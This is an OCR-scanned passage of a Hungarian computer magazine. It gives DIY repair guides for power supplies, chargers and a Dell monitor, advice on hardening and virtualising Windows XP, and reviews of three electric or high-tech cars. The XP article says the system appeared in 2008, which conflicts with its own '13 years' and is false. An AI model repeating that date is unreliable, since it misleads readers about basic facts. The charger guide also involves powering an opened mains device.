
A kábelekre húzzunk apró zsugorcsöveket. Dolgozzuk össze a megfelelő polaritás mellett a kábelvégeket és forrasszuk meg. A zsugorcsövekkel fedjük le a forrasztott kapcsolatokat, majd hőlégfúvóval olvasszuk rá a csöveket a kábelekre. Szereljük össze a tápegységet, kössük be gépünkbe, és máris dolgozhatunk csendes PC-nkkel.



BÚGÓ töltő javítása


1 Műanyag borítás megbontása

Noha a notebookok és egyéb készülékek külső tápegységeiben nincsen mozgó alkatrész (ventilátor), attól még lehetnek bosszantóan hangosak. Ezt a búgó-zúgó, sípoló hangot megszüntethetjük, hiszen csak a tekercsben meglazult vezetékek rezgése okozza. A szerelés sarkalatos pontja a készülékház megbontása. Ez a legtöbb esetben ragasztott, amit nagyon nehéz roncsolásmentesen felnyitni. Használjunk ehhez egy éles kést, és az illesztés mentén próbáljuk óvatosan kettéválasztani a dobozt. Ha csavar vagy klipsz tartja össze a házat, sokkal egyszerűbb a dolgunk, de a szétszerelésnél jó tudni, hogy garanciánk is elvész.




2 Tekercs lakkozása

A zajos tekercs általában a nagyméretű, AC-bemenethez közeli darab, amit ideális esetben transzformátorfestékkel kenjünk le – ha ez nincsen éppen kéznél, a körömlakk is megteszi.



3 Doboz összeragasztása

Hagyjuk megszáradni a lakkot, majd helyezzük feszültség alá a terhelt tápegységet (figyelem: ne érjünk hozzá egyik belső elemhez sem!). Ha még mindig hallunk búgást, kenjük újra a tekercset. Amint a zaj megszűnt, a készülékházat műanyagragasztóval szereljük össze. →



MONITOR: új világítás

A monitorok nem éppen barkácsolásra készültek, de azért cserélhetjük a gombokat és csatlakozókat és a háttérvilágítást is.

A napi szinten használt, nyolcéves Dell UltraSharp 2001FP monitor fényereje az idő múlásával halványult és mára olyan alacsony lett, hogy nappal már alig lehet használni. A háttérvilágítás cseréjéhez teljesen szét kell szerelnünk a monitort. Apró, de annál bosszantóbb hibát okozhat egy-egy leromlott állapotú elektrolitkondenzátor is – ennek cseréjét is megmutatjuk.

1 Készülékház felnyitása

A monitorkáva alsó részén hat apró nyílást talál, amelyekből egy vékony, lapos csavarhúzóval lehet kiakasztani a tartóklipszeket. Ezután oldalt helyezzünk be egy csavarhúzót vagy műanyag minispaklit, amit óvatosan fordítsunk el egészen addig, amíg az oldalsó tartófül ki nem pattan. Ezt pár centiméterenként ismételjük meg, amíg teljesen le nem válik a borítás.

2 Hibás gombsor cseréje

A káva frontján találhatók a kapcsológombok, amik mögött egy apró nyáklapon találjuk a mikrokapcsolókat. Ez a rész gyakran meghibásodik és egy-egy gomb nem reagál a nyomásra, vagy éppen beszorul. Ilyenkor javítsuk meg a gombot, vagy ha eltört a műanyag, vegyük azt ki, és ezután nyomjuk meg csak a mikrokapcsolót. Érdemes cserealkatrész után keresni a neten is – olcsón szerezhetünk komplett panelt is ide.

3 Kondenzátorok javítása

Csavarozza ki az elektronikát és távolítsa el a széles adatkábelt, a tápkábelt és az egyéb csatlakozásokat. Itt lehetőségünk van az elektronikai hibák javítására: ha a monitor nem kapcsol be vagy egy idő után elkezd villogni, érdemes átnézni az elektrolitkondenzátorokat. Amennyiben ezek közül valamelyiknek púpos a teteje, érdemes kicserélni azonos kapacitásúakra, így minden valószínűség szerint a hibát is orvosolhatjuk.


4 Panel szétszedése


A fénycsövekhez még mindig nem fértünk hozzá – ehhez szedjük le a külső borítást, a fóliát és az LCD-panelt is, majd mindent a megfelelő sorrendben tegyünk egy tiszta és puha felületre.


5 Új fénycső beépítése

Elsőként az alsó és felső keretben lévő, ragasztott világításokat kell kiszerelnünk, amit kábelekkel együtt tehetünk meg. A fénycsövek cseréjénél érdemes a panelhez tartozó, netes segítségre is rákeresnünk. Ehhez használjuk a CCFL keresőszót a panel azonosítójával együtt (esetünkben LG–Philips LM201U04).

A neten ahhoz is kapunk tanácsot, hogyan cserélhetjük le LED-es világításra a fénycsöveket, de azért egy ekkora váltásnál nagyon óvatosnak kell lenni, és az ár sem mellékes tényező. Az összeszerelésnél használjuk a szétszedés közben készített fényképeket, és a szétszereléssel ellentétes sorrendben haladva építsük fel a monitort.







Havonta az újságárusoknál

EGÉSZSÉG • CSALÁD • ÉLETMÓD • PSZICHOLÓGIA
INTERJÚ • OTTHON • TERMÉSZETGYÓGYÁSZAT • UTAZÁS
RECEPTEK • KERT • ZÖLD HÍREK • HOROSZKÓP

CSALÁDI LAP

Előfizetői ajánlatainkért kattintson a **www.mediacity.hu** oldalra!

Mindörökké WINDOWS XP

A Windows XP támogatása nem tart örökké, egy idő után nem készül több frissítés hozzá. Tippjeinkkel tovább használhatja megszokott rendszerét.

Jörg Geiger/Erdős Márton

Félreértés ne essék: a Windows XP-t biztonsági frissítések nélkül használni életveszélyes! Az újabb Windowsok temérdek új és hasznos szolgáltatást nyújtanak, de még a Linuxok is sokkal jobbak ennél az ősöreg rendszernél. A legfontosabb a biztonság, ami ebben az elmúlt 13 évben hihetetlenül sokat fejlődött, ráadásul a mai rendszerek pont ott a legerősebbek, ahol a legnagyobb az esélye a támadásnak (online). A Windows XP 2008-ban jelent meg, és mára biztonsági szempontból igen elavultá vált, mégis mai napig kb. minden harmadik PC-n ez a rendszer fut. Márpedig a védtelen OS a hackerek legvadabb álmait is teljesíti: népszerű és védtelen felhasználók tömegeire csaphatnak le. A felfedezett hibákat, réseket a Microsoft már nem foltozza be, a gyártók sem készítenek friss drivereket XP alá, és olyan, súlyos eset is előfordulhat, hogy a biztonsági csomagok sem segítenek.

XP – de biztonságosan!


Mindezek ellenére sokan ragaszkodni fognak jól ismert és megszokott rendszerükhöz, így pedig két lehetőség marad a biztonságos használatra. Ha tényleg napi szinten van szükségünk az XP-re, minden lehetséges módon erősítsük meg a védelmet, és semmilyen ismeretlen programmal ne kísérletezzünk. Amennyiben csak ritkán van szükségünk az elavult OS-re, használjuk másodlagos, virtuális rendszerként csakis erre a célfeladatra. Megmutatjuk, hogyan konvertálja az XP-t virtuális géppé a lemezmellékletünkön megtalálható eszközök segítségével.

MASSZÍV védelem

A frissítések nélküli Windows XP használata kockázatos, de tippjeinkkel a lehető legbiztonságosabbá teheti rendszerét.

1 A legutolsó frissítés begyűjtése

A Windows XP támogatásának megszűnése pillanatáig még több biztonsági frissítést is kap, amik fontosak, ha szeretnénk tovább használni rendszerünket. Annak érdekében, hogy minden frissítést megkapjon XP-nk, mindenképpen aktiváljuk a javítások automatikus letöltését és telepítését. Ehhez navigáljunk a *Vezérlőpult/Rendszer/Automatikus frissítések* pontba, ahol a Windows Update beállításainál válasszuk az első opciót: *Automatikus (ajánlott)*.




2 Kizárólag megbízható szoftverek

Ne használjunk Windows XP-t megfelelő védelmi csomag nélkül. A nagyobb gyártók, mint például az Avira, az ESET (CHIP DVD-nken!), a Kaspersky vagy a Symantec már jelezték, hogy a hivatalos Microsoft-támogatás lejárta után is még legalább 1 évig támogatni fogják termékeikkel a Windows XP-t. A Microsoft is jelezte, hogy a korábbi hírekkel ellentétben még egy évig kiad frissítéseket a Windows XP-s Microsoft Security Essentialshöz. Sajnos ugyanez már nem igaz az Internet Explorerre, amit érdemes már ma lecserélni XP alatt egy alternatív böngészőre.


Legalább ennyire fontos, hogy aktív tűzfalat is használjunk. Ezt ellenőrizhetjük a Windows Biztonsági Központjában. A legjobb, ha a kényelmetlen, de biztonságos utat választjuk, és olyan tűzfalat állítunk be, ami minden ki- és bejövő forgalmat blokkol alapértelmezetten, és rákérdez arra, hogy mit engedünk automatikusan és mit tiltunk le véglegesen.

Nagyon kell vigyázni a programtelepítésekkel, különösen egy védtelen rendszer esetében. Az XP-nél ajánlott csakis ellenőrzött forrásból származó, garantáltan megbízható szoftvereket használni. Ilyenkor is törekedjünk arra, hogy csakis a legszükségesebb programok és szolgáltatások legyenek telepítve, mert bármelyik szoftver potenciális kockázat lehet, ehhez elegendő egyetlen biztonsági rés is. A már telepített és használt szoftvereknél ellenőrizzük a frissítéseket a gyártó weboldalán, és ahol már nincsen XP-s támogatás, vagy ismert biztonsági rés van a legfrissebb, XP-kompatibilis kiadásban, attól váljunk meg. A frissítések ellenőrzéséhez hasznos segédeszköz a PSI Secunia szoftvere is (DVD-nkről telepíthető).



3 Fiók korlátozott jogokkal

A Felhasználói fiókok felügyelete (UAC) a Vistával érkezett meg, az XP-ben hasonlót ne keressünk. XP alatt nem kimondottan egyszerű váltani a rendszergazdai és a korlátozott jogok között, ezért a legtöbben rendszergazdai fiókot használnak. Ezt kénytelenek leszünk megváltoztatni, és miután mindent feltelepítettünk, áttérni egy korlátozott fiókra. A *Vezérlőpult/Felhasználói fiókok* pontban hozzunk létre egy új, rendszergazdai fiókot, amit védjünk jelszóval is. Ezt követően saját fiókunkat állítsuk át rendszergazdairól korlátozott fiókra. Ehhez kattintsunk a *Fiók megváltoztatása* pontra, jelöljük ki fiókunkat, majd a *Fióktípus módosítása* alatt válasszuk a *Korlátozott* opciót.



4 A Microsoft biztonsági eszköz


Létezik egy kevésbé ismert, a Microsoft által készített segédprogram, amit nagyon utálnak a hackerek, mert bármilyen programnál képes a biztonsági rések kihasználását megnehezíteni. Az EMET (Microsoft Enhanced Mitigation Experience Toolkit) a szoftveres biztonsági rések kihasználását nehezíti meg, és speciális akadályokat gördít a hackerek útjába.


Persze ez sem 100%-os megoldás, de ad némi védelmet, amire különösen XP alatt hatalmas szükség van. A programot telepíthetjük a CHIP-DVD-ről, majd adjuk meg neki a védeni kívánt szoftver indítófájlját. Az alkalmazás a többit automatikusan elvégzi, és még az ajánlott beállításokat sem kell megváltoztatnunk.


CHIP-TIPP: Minden egyes újonnan hozzáadott program után ellenőrizzük a rendszer stabilitását. →


VIRTUÁLIS gép

Ha csak ritkán van szüksége az XP-re, használja virtuális OS-ként Windows, Linux vagy OS X alatt.









1 Windows XP felkészítése a költözésre

A gépünkön futó XP rendszert átköltöztethetjük virtuális gépre is úgy, hogy minden beállításunk és programunk megmarad. Mielőtt azonban átköltöztetnénk rendszerünket virtuális környezetbe, érdemes rendet rakni. Először is távolítsunk el minden felesleges programot, a film-, kép- és zenetárunkat pedig mozgassuk át egy másik tárolóra vagy partícióra. A felesleges adatszemetet is töröljük le, és takarítsuk ki az ideiglenes fájltároló mappákat is. Erre kiválóan alkalmas a CCleaner program, amelyet lemezmellékletünkről telepíthetnek.

Az XP várhatóan újraaktiválást fog kérni, miután új helyére költözött, ezért készüljünk fel rá, hogy meg kell majd adnunk a licenckulcsot. Ehhez keressük elő a telepítőcsomagot, vagy ellenőrizzük, hogy a gépre ragasztott matrica olvasható-e. Ha ezeket nem találjuk, használjuk a CHIP-DVD-ről a pkeyui.exe fájllal indítható Windows 8 Product Key Viewer segédprogramot. Ez nem tesz egyebet, mint kiírja a telepített rendszer licenckulcsát – ezt jegyezzük fel.

2 XP-s rendszerpartíció virtualizálása

Többféle eszköz is használható Windows XP költöztetéséhez virtuális környezetbe. Mi ezek közül az ingyenes Disk2vhd eszközt ajánljuk, ami természetesen lemezmellékletünkön is megtalálható. Mivel ez a Microsofttól érkezett, biztosak lehetünk benne, hogy semmiféle felesleges szolgáltatással nem kell megküzdenünk. Csomagoljuk ki a ZIP-fájlból a programot, majd indítsuk XP-s gépünkön. Fogadjuk el a licencfeltételeket, és csomagoljuk be rendszerünket VHD-meghajtónak. Fontos, hogy felül aktiváljuk a *Prepare for use in Virtual PC* pontot, hiszen virtuális gép meghajtójaként fogjuk használni ezt a VHD-fájlt.

A program intelligensen készíti el a képfájlt, vagyis csak a ténylegesen foglalt területet csomagolja be, az üres területeket nem. Emellett ügyel arra, hogy érintetlen maradjon a rendszer, beleértve az indításhoz szükséges részeket, így nem lesz gond a virtuális futtatással sem.

3 Windows XP képfájl felhasználása

A Microsoft (Sysinternals) programjával létrehozott VHD-fájlt Windows 7 Professional/Ultimate/Enterprise rendszereken az XP mód aktiválásánál XP-s rendszermeghajtóként azonnal felhasználhatjuk. Ha nem ilyen rendszerünk van, használjuk a VirtualBoxot, amit telepítsünk a CHIP lemezmellékletéről. Az ingyenes keretprogram képes natívan kezelni a VHD-fájlunkat akár úgy is, hogy például külső tárolóra másoltuk azt.

4 A helyes Virtualbox-beállítások

A Virtualboxban futó Windows XP hatalmas előnye, hogy platformfüggetlen XP-nk lesz. Ez azt jelenti, hogy a gazdaoprendszer lehet (szinte) bármilyen Windows, Linux és akár OS X is – nekünk csak a megfelelő Virtualbox programot kell feltelepítenünk, majd beállítanunk a virtuális gép meghajtójaként XP-s VHD-képfájlunkat.

A telepítés után hozzunk létre egy új, Windows XP típusú virtuális gépet, ahol válasszunk legalább 256 MB rendszermemóriát, majd a *Létező virtuális merevlemez használata* pontban jelöljük ki VHD-fájlunkat. Új virtuális gépünk extra beállításait a *Konfigurálás* ikonra kattintva végezhetjük el, ahol például a gazdarendszerrel megosztott könyvtárat is kijelölhetünk.

A virtuális XP futtatásánál hasznos szolgáltatás a *Gép/Pillanatfelvétel készítése* pont. Ilyenkor a Virtualbox elmenti a virtuális rendszer aktuális állapotát, ahová bármikor, egyetlen kattintással visszatérhetünk. Ha kikapcsolásnál a gép állapotát mentjük el, később gyorsabban indíthatjuk virtuális XP-nket, hiszen csak egy szoftveres alvó módot aktiváltunk.

A gondolkodó ember lapja

INTERPRESS MAGAZIN

Előfizetői ajánlatainkért kattintson a www.mediacity.hu oldalra!

Az új e-autók

A legnagyobb autógyártók csúcsmodelljei megmutatják, mire képes az elektromos hajtás és a beépített elektronika egy autóban.

Martin Michl és Max Wiesmüller

Képzeljük el, hogy gyermekünk a hátsó ülésen hangosan ordít, miközben valamit meg kellene beszélnünk az üzletfelünkkel telefonon, a tank pedig kong az ürességtől. Meg is kell állnunk a következő benzinkútnál, hogy mindezt elintézhessük. Most képzeljük el azt, hogy gyermekünk rajzfilmet néz a nála lévő tableten, mi nyugodtan megírjuk az üzleti levelezésünket, miközben az autó magát vezeti – mindez nem is olyan lehetetlen. Az e-autók következő generációja az ilyen helyzeteken fog segíteni. Az autógyártók folyamatosan dolgoznak a környezetbarát és a széles tömegek számára elérhető elektromos hajtás fejlesztésén. Közben arra is törekszenek, hogy az autóban lévő elektronikai rendszerek nagyobb biztonságot, kényelmet, egyszerű kommunikációt nyújtsanak.

AUDI S3: az LTE-autó

Az Audi S3 Sportback az első olyan jármű, amelyet a legmodernebb mobil kommunikációs rendszerekkel szereltek fel – benne az LTE és a WLAN is használható.

Az Audi S3 internetkapcsolatát nemcsak a laptopok, tabletek és mobiltelefonok használhatják, hanem az a fedélzeti számítógép is, amelynek neve Multi Media Interface (MMI). Navigációs rendszere a Google térképét és forgalomfigyelő szolgáltatását is eléri, ehhez csupán egy SIM kártyát kell az autó egy erre szolgáló nyílásába behelyeznünk.

1 A hálózat nevét és jelszavát az MMI *Telephone* menüje alatt, a WLAN router beállításakor adhatjuk meg, akárcsak otthon.

2 Mivel az autó karosszériája gyengíti, pontosabban részben árnyékolja a rádiójeleket, ezért a gyártók egy fix „cápauszony"-antennát helyeztek a tetőre a jobb vétel érdekében, amelyben a GPS, a rádió és az LTE vételére alkalmas mobilantenna is helyet kapott.

3 Németországi tesztünk során vidéken, városban és az autópályán is megmértük a letöltési sebességet, ennek átlaga 15 megabit/s volt. Viszonyításképp: egy négyperces MP3 formátumú szám 6 MB méretű, ezt három másodperc alatt tölthetjük le utazás közben. Ezzel a sebességgel akár HD minőségű YouTube-videókat is nézhetünk.

4 Az Audiban lévő MMI kezelőszerve egy olyan megnyomható forgatógomb, amelynek a teteje érintésérzékeny: erre rajzolva a betűket a rendszer azokat felismeri, beírja, és annak érdekében, hogy a vezető figyelmét a legkevésbé vonja el, hangosan fel is olvassa. →

Audi S3 Sportback


INDULÓÁR: kb. 12 millió forint
TELJESÍTMÉNY: 300 lóerő
TÖMEG: 1500 kg
FOGYASZTÁS: 7 l/100 km
HATÓTÁV: max. 700 km

1 WLAN-beállítás

4 Érintéses vezérlés

2 LTE-antenna

3 Videostreaming



BMW I3: az elektromos autó

Az i családdal a BMW egyetlen koncepción alapuló, többtagú ágát hozta létre az alternatív hajtású, elektromos és könnyű autóknak – az i3 november óta fut az utakon.

A BMW i3 kétféle változatban kapható: az egyik tisztán elektromos hajtású, a másik hibrid.

1 A hibrid verzióban egy 647 köbcentiméteres benzinmotor és a hozzá tartozó 9 literes üzemanyagtartály a hátsó ülések mögött kapott helyet. A BMW motorkerékpárokból származó motor közvetlenül nem hajtja a kerekeket, ha lemerült, az akkumulátort tölti. A hatótávnövelő (range extender) itt megduplázza a megtehető kilométerek számát.

2 1200-1300 kilogrammos, alacsony tömegének és 170 lóerős teljesítményének köszönhetően mozgékonyabb, mint egy VW Golf. A BMW az első olyan gyártó, amely az autók karosszériáját szénszálas kompozit anyagból már tömeggyártásban is el tudja készíteni. A hagyományos autók acélvázánál ugyan drágább, de ezzel jelentős tömegtől szabadítható meg az autó, amelynek akkumulátorai amúgy is nehezek.


3 Mivel a hajtáslánc és az akkumulátorok nem elöl, hanem a jármű hátsó és alsó részében foglalnak helyet, nincs szükség kardánalagútra sem. Az olyan hátsókerék-hajtású autóknál, ahol a motor elöl van, ez megszokott. Nélküle viszont a hátsó lábtérben nincs zavaró elem.

4 Az elektromos töltő csatlakozója a tanksapkafedél alatt van, ezen keresztül egy adapterrel bármely otthoni konnektorról feltölthetjük az autó akkumulátorát. A BMW-től vásárolhatunk egy úgynevezett wallboxot is, amelyet garázsunkban szakképzett technikus szerel fel. Ezzel az akkumulátor öt óra alatt 80 százalékra tölthető fel.

BMW i3

INDULÓÁR: kb. 10,5 millió forint
TELJESÍTMÉNY: 170 lóerő
TÖMEG: 1195–1315 kg
FOGYASZTÁS: 13 kWh/100 km
HATÓTÁV: MAX. 160 km (elektromos)

1 Elektromos hajtás



2 Könnyűvázas szerkezet

3 Helykínálat

4 Elektromos tankolás

MERCEDES S: az automata

A Mercedes-Benz a világ legjobb autóját akarta megépíteni az S-osztály képében. Nemcsak luxusról van szó, hanem csúcstechnológiáról és új vezetést segítő rendszerekről is.

A stuttgarti tervezők egy olyan rendszert építettek az új S-osztályba, amelyben kamerák, infravörös fényszórók és radarrendszerek együtt gondoskodnak a félautonóm vezetés (Intelligent Drive) megvalósításáról.

1 A kamera és a radarérzékelő a hűtőrácsba van építve, így alig látszik. A belső tükör előtt, az ablakon sztereó kamera követi a forgalmat.

2 Veszély esetén az autó automatikusan fékez, megáll, és ismét elindul, valamint segít a kormányzásnál, például oldalszél esetén a sávot is tartja. A Distronic Plus rendszer szabályozza a követett autótól tartott távolságot, ami fontos a biztonságos autózáshoz. A sebességfüggő tempomathoz hasonló rendszer 130 km/h sebességig működik. Az éjjellátó kamerák képét elemző rendszer az autó elé került gyalogosokat és állatokat is felismeri, figyelmeztet rájuk és fékezni is tud. Ezek a rendszerek az autópályán együtt úgy működnek, mintha robotpilóta vezetne.

